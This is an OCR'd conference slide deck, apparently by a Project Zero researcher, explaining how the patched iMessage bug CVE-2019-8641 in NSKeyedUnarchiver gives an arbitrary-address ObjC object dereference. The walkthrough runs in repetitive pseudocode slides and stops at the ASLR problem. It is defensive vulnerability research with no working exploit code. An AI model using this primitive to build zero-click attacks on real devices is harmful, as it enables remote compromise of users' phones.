
# iMessage Exploitation

## Remotely Compromising an iPhone over iMessage

Samuel Groß (@5aelo), Project Zero

# iMessage


20:17
MESSAGES
now
saelo@google.com
Hello OBTS!
FaceTime
Calendar
Photos
Camera
Mail
Clock
Maps
Weather

# iMessage Data Format

```
{
    gid = "008412B9-A4F7-4B96-96C3-70C4276CB2BE";
    gv = 8;
    p =     (
        "mailto:saelo@google.net",
        "mailto:testaccount@saelo.net"
    );
    pv = 0;
    r = "6401430E-CDD3-4BC7-A377-7611706B431F";
    t = "Hello OBTS!";
    v = 1;
    x = "<html><body>Hello OBTS!</body></html>";
}
```

# Enumerating Attack Surface

- “ATI” and “BP” keys of an iMessage contain NSKeyedUnarchiver data
- Deserializer had numerous bugs in the past
- NSKeyedUnarchiver is now 0-Click Attack Surface...

Developer | Discover | Design | Develop | Distribute | Support | Account

Documentation › Foundation › Archives and Seriali... › NSKeyedArchiver  Language: Objective-C  API Changes: None

Class

## NSKeyedArchiver

An encoder that stores an object’s data to an archive referenced by keys.

### Declaration

```
@interface NSKeyedArchiver : NSCoder
```

SDKs

iOS 2.0+

macOS 10.2+

Mac Catalyst 13.0+

tvOS 9.0+

watchOS 2.0+

# NSKeyedUnarchiver

- Serialization format to serialize rather complex datastructures
  - Dictionaries, arrays, strings, selectors, arrays of c-strings, …
- Complex format, even supports cyclic object relationships
- Read [Natalie's blog post]() to appreciate the complexity

```
NSError* err = 0;
NSData* data = dataToUnarchive;
NSSet* whitelist = [NSSet setWithArray: @[
                          [NSDictionary class],
                          [NSString class],
                          [NSData class],
                          [NSNumber class],
                          [NSURL class],
                          [NSUUID class],
                          [NSValue class],
                          [NSArray class]
                          ]
                    ];
id o = [NSKeyedUnarchiver unarchivedObjectOfClasses:whitelist fromData:data error:&err];
```

# Vulnerability - Timeline

| ID ▼ | Status ▼ | Restrict ▼ | Reported ▼ | Vendor ▼ | Product ▼ | Summary + Labels ▼ | ••• |
|---|---|---|---|---|---|---|---|
| 1826 | Fixed | --- | 2019-Apr-18 | Apple | iMessage | iMessage: malformed message bricks iPhone CCProjectZeroMembers | |
| 1828 | Fixed | --- | 2019-Apr-24 | Apple | iMessage | iMessage: out-of-bounds read in DigitalTouch tap message processing CCProjectZeroMembers | |
| 1856 | Fixed | --- | 2019-May-13 | Apple | iMessage | iMessage: heap overflow when deserializing URL (Mac only) CCProjectZeroMembers | |
| 1858 | Fixed | --- | 2019-May-16 | Apple | iMessage | iMessage: NSKeyedUnarchiver deserialization allows file backed NSData objects CCProjectZeroMembers | |
| 1873 | Fixed | --- | 2019-May-21 | Apple | iMessage | iMessage: NSArray deserialization can invoke subclass that does not retain references CCProjectZeroMembers | |
| 1874 | Fixed | --- | 2019-May-22 | Apple | MacOS | NSKeyedUnarchiver: Use-after-Free of ObjC objects when unarchiving OITSUIntDictionary instances even if secureCoding is required CCProjectZeroMembers | |
| 1881 | Fixed | --- | 2019-Jun-9 | Apple | iMessage | iMessage: decoding NSSharedKeyDictionary can read object out of bounds CCProjectZeroMembers | |
| 1883 | Fixed | --- | 2019-Jun-17 | Apple | NSKeyedUnarchiver | NSKeyedUnarchiver: info leak in decoding SGBigUTF8String CCProjectZeroMembers | |
| 1884 | Fixed | --- | 2019-Jun-17 | Apple | iMessage | iMessage: memory corruption when decoding NSKnownKeysDictionary1 CCProjectZeroMembers | |
| 1917 | Fixed | --- | 2019-Jul-29 | Apple | iMessage | iMessage: decoding NSSharedKeyDictionary can read ObjC object at attacker controlled address CCProjectZeroMembers | |
| 1918 | Fixed | --- | 2019-Jul-29 | Apple | iMessage | iMessage: decoding NSSharedKeyDictionary can lead to out-of-bounds reads CCProjectZeroMembers | |

1 - 11 of 11


- Found during joint research project with Natalie Silvanovich (@natashenka)
- Reported July 29
  - PoC Exploit sent on August 9
- Mitigated in iOS 12.4.1, August 26
  - Vulnerable code no longer reachable via iMessage
- Fully fixed in iOS 13.2, October 28
- Seemed most convenient to exploit…
- Bug: object used before it is fully initialized due to reference cycle

# SharedKeyDictionary

# SharedKeyDictionary

(pseudocode, simplified)

```
SharedKeyDictionary::lookup(key):
    idx = keyset.lookup(key, 0)
    return values[idx]

SharedKeySet::lookup(key, start):
    khash = hash(key)
    idx = rankTable[khash % len(rankTable)]
    if idx < numKey and key == keys[idx]:
        return start + idx
    if subskset:
        return subskset.lookup(key, start + numKey)
    return -1;
```



# CVE-2019-8641 

```
SharedKeySet::initWithCoder(c):
    numKey = c.decode('NS.numKey')
    rankTable = c.decode('NS.rankTable')
    subskset = c.decode('NS.subskset')
    keys = c.decode('NS.keys')
    if len(keys) != numKey:
        raise DecodingError()
    for k in keys:
        if lookup(k) == -1:
            raise DecodingError()
```

# CVE-2019-8641 

```
SharedKeySet::initWithCoder(c):
    numKey = c.decode('NS.numKey')
    rankTable = c.decode('NS.rankTable')
    subskset = c.decode('NS.subskset')
    keys = c.decode('NS.keys')
    if len(keys) != numKey:
        raise DecodingError()
    for k in keys:
        if lookup(k) == -1:
            raise DecodingError()
```

SharedKeySet1

```
- numKey: 0
- rankTable: nullptr
- subskset: nullptr
- keys = nullptr
```

# CVE-2019-8641 

```
SharedKeySet::initWithCoder(c):
    numKey = c.decode('NS.numKey')
    rankTable = c.decode('NS.rankTable')
    subskset = c.decode('NS.subskset')
    keys = c.decode('NS.keys')
    if len(keys) != numKey:
        raise DecodingError()
    for k in keys:
        if lookup(k) == -1:
            raise DecodingError()
```

SharedKeySet1

- numKey: **0xffffffff**
- rankTable: nullptr
- subskset: nullptr
- keys = nullptr

# CVE-2019-8641 

```
SharedKeySet::initWithCoder(c):
    numKey = c.decode('NS.numKey')
    rankTable = c.decode('NS.rankTable')
    subskset = c.decode('NS.subskset')
    keys = c.decode('NS.keys')
    if len(keys) != numKey:
        raise DecodingError()
    for k in keys:
        if lookup(k) == -1:
            raise DecodingError()
```

SharedKeySet1

- numKey: 0xffffffff
- rankTable: **[0x41414141]**
- subskset: nullptr
- keys = nullptr

# CVE-2019-8641

```
SharedKeySet::initWithCoder(c):
    numKey = c.decode('NS.numKey')
    rankTable = c.decode('NS.rankTable')
    subskset = c.decode('NS.subskset')
    keys = c.decode('NS.keys')
    if len(keys) != numKey:
        raise DecodingError()
    for k in keys:
        if lookup(k) == -1:
            raise DecodingError()
```

**SharedKeySet2**

- numKey: 0
- rankTable: nullptr
- subskset: nullptr
- keys: nullptr

**SharedKeySet1**

- numKey: 0xffffffff
- rankTable: [0x41414141]
- subskset: SKS2
- keys = nullptr

# CVE-2019-8641

```
SharedKeySet::initWithCoder(c):
    numKey = c.decode('NS.numKey')
    rankTable = c.decode('NS.rankTable')
    subskset = c.decode('NS.subskset')
    keys = c.decode('NS.keys')
    if len(keys) != numKey:
        raise DecodingError()
    for k in keys:
        if lookup(k) == -1:
            raise DecodingError()
```

**SharedKeySet2**

- numKey: 0
- rankTable: nullptr
- subskset: nullptr
- keys: nullptr

**SharedKeySet1**

- numKey: 0xffffffff
- rankTable: [0x41414141]
- subskset: SKS2
- keys = nullptr

Start decoding SKS2 now

# CVE-2019-8641 

```
SharedKeySet::initWithCoder(c):
    numKey = c.decode('NS.numKey')
    rankTable = c.decode('NS.rankTable')
    subskset = c.decode('NS.subskset')
    keys = c.decode('NS.keys')
    if len(keys) != numKey:
        raise DecodingError()
    for k in keys:
        if lookup(k) == -1:
            raise DecodingError()
```

**SharedKeySet2**

- numKey: **1**
- rankTable: nullptr
- subskset: nullptr
- keys: nullptr

**SharedKeySet1**

- numKey: 0xffffffff
- rankTable: [0x41414141]
- subskset: SKS2
- keys = nullptr

# CVE-2019-8641

```
SharedKeySet::initWithCoder(c):
    numKey = c.decode('NS.numKey')
    rankTable = c.decode('NS.rankTable')
    subskset = c.decode('NS.subskset')
    keys = c.decode('NS.keys')
    if len(keys) != numKey:
        raise DecodingError()
    for k in keys:
        if lookup(k) == -1:
            raise DecodingError()
```

**SharedKeySet2**

- numKey: 1
- rankTable: **[42]**
- subskset: nullptr
- keys: nullptr

**SharedKeySet1**

- numKey: 0xffffffff
- rankTable: [0x41414141]
- subskset: SKS2
- keys = nullptr

# CVE-2019-8641

```
SharedKeySet::initWithCoder(c):
    numKey = c.decode('NS.numKey')
    rankTable = c.decode('NS.rankTable')
    subskset = c.decode('NS.subskset')
    keys = c.decode('NS.keys')
    if len(keys) != numKey:
        raise DecodingError()
    for k in keys:
        if lookup(k) == -1:
            raise DecodingError()
```

**SharedKeySet2**

- numKey: 1
- rankTable: [42]
- subskset: **SKS1**
- keys: nullptr

**SharedKeySet1**

- numKey: 0xffffffff
- rankTable: [0x41414141]
- subskset: SKS2
- keys = nullptr

NSKeyedUnarachiver has special logic to handle this case correctly (i.e not create a third object)

# CVE-2019-8641 

```
SharedKeySet::initWithCoder(c):
    numKey = c.decode('NS.numKey')
    rankTable = c.decode('NS.rankTable')
    subskset = c.decode('NS.subskset')
    keys = c.decode('NS.keys')
    if len(keys) != numKey:
        raise DecodingError()
    for k in keys:
        if lookup(k) == -1:
            raise DecodingError()
```

**SharedKeySet2**

```
- numKey: 1
- rankTable: [42]
- subskset: SKS1
- keys: ["key1"]
```

**SharedKeySet1**

```
- numKey: 0xffffffff
- rankTable:
[0x41414141]
- subskset: SKS2
- keys = nullptr
```

# CVE-2019-8641

```
SharedKeySet::initWithCoder(c):
    numKey = c.decode('NS.numKey')
    rankTable = c.decode('NS.rankTable')
    subskset = c.decode('NS.subskset')
    keys = c.decode('NS.keys')
    if len(keys) != numKey:
        raise DecodingError()
    for k in keys:
        if lookup(k) == -1:
            raise DecodingError()
```

**SharedKeySet2**


```
- numKey: 1
- rankTable: [42]
- subskset: SKS1
- keys: ["key1"]
```

**SharedKeySet1**

```
- numKey: 0xffffffff
- rankTable:
[0x41414141]
- subskset: SKS2
- keys = nullptr
```

# CVE-2019-8641

```
SharedKeySet::initWithCoder(c):
    numKey = c.decode('NS.numKey')
    rankTable = c.decode('NS.rankTable')
    subskset = c.decode('NS.subskset')
    keys = c.decode('NS.keys')
    if len(keys) != numKey:
        raise DecodingError()
    for k in keys:
        if lookup(k) == -1:
            raise DecodingError()
```



# CVE-2019-8641 

```
SharedKeySet::initWithCoder(c):
    numKey = c.decode('NS.numKey')
    rankTable = c.decode('NS.rankTable')
    subskset = c.decode('NS.subskset')
    keys = c.decode('NS.keys')
    if len(keys) != numKey:
        raise DecodingError()
    for k in keys:
        if lookup(k) == -1:
            raise DecodingError()
```

**SharedKeySet2**

- numKey: 1
- rankTable: [42]
- subskset: SKS1
- keys: [“key1”]

**SharedKeySet1**

- numKey: 0xffffffff
- rankTable: [0x41414141]
- subskset: SKS2
- keys = nullptr

# CVE-2019-8641

```
SharedKeySet::initWithCoder(c):
    numKey = c.decode('NS.numKey')
    rankTable = c.decode('NS.rankTable')
    subskset = c.decode('NS.subskset')
    keys = c.decode('NS.keys')
    if len(keys) != numKey:
        raise DecodingError()
    for k in keys:
        if lookup(k) == -1:
            raise DecodingError()
```

**SharedKeySet2**

- numKey: **1**
- rankTable: [**42**]
- subskset: SKS1
- keys: ["key1"]

**SharedKeySet1**

- numKey: 0xffffffff
- rankTable: [0x41414141]
- subskset: SKS2
- keys = nullptr

1. idx > numKey, so recurse to subskset (SKS1)

# CVE-2019-8641

```
SharedKeySet::initWithCoder(c):
    numKey = c.decode('NS.numKey')
    rankTable = c.decode('NS.rankTable')
    subskset = c.decode('NS.subskset')
    keys = c.decode('NS.keys')
    if len(keys) != numKey:
        raise DecodingError()
    for k in keys:
        if lookup(k) == -1:
            raise DecodingError()
```

**SharedKeySet2**

- numKey: 1
- rankTable: [42]
- subskset: SKS1
- keys: ["key1"]

**SharedKeySet1**

- numKey: **0xffffffff**
- rankTable: [**0x41414141**]
- subskset: SKS2
- keys = nullptr

1. idx > numKey, so recurse to subskset (SKS1)
2. idx < numKey, so access nullptr + 0x41414141*8

# Checkpoint

✅ Vulnerability in NSUnarchiver API, triggerable without interaction via iMessage

? Exploitation primitives gained?

# Exploitation Primitive

```
SharedKeySet::lookup(key, start):
    khash = hash(key)
    idx = rankTable[khash % len(rankTable)]
    if idx < numKey and key == keys[idx]:
        return start + idx
    if subskset:
        return subskset.lookup(key, start + numKey)
    return -1;
```

- **`keys`** is nullptr, **`idx`** controlled
- During key comparison, some ObjC methods are called on the controlled object
  - E.g. `isNSString`
- Also possible to get `dealloc` method (destructor) called on controlled object
- **=> Exploit Primitive:** treat arbitrary, absolute address as pointer to Objective-C object and call some methods on it

# Checkpoint

- ✅ Vulnerability in NSUnarchiver API, triggerable without interaction via iMessage
- ✅ Can dereference arbitrary absolute address, treat as ObjC Object pointer
- ? How to exploit?

# ObjC Internals

```
Bob* bob = [[Bob alloc] init];
[Bob doSomething];
```

**Bob Class**


- Parent Class Pointer
- Method Table
    doSomething @ 0x1c001350
    dealloc @ 0x1c001470
- ...

**Bob Instance**


- Class Pointer (“ISA”) @ 0x1c001230
- Properties
    ...

# Exploitation Idea

Use bug to call some ObjC method on a fake object, e.g. `isNSString` (called during string comparison) or `dealloc` (destructor, called when an object's reference count drops to zero)




# Exploitation Idea



# Being Blind

Next problem: Address Space Layout Randomization (ASLR) randomizes location of a process' memory regions

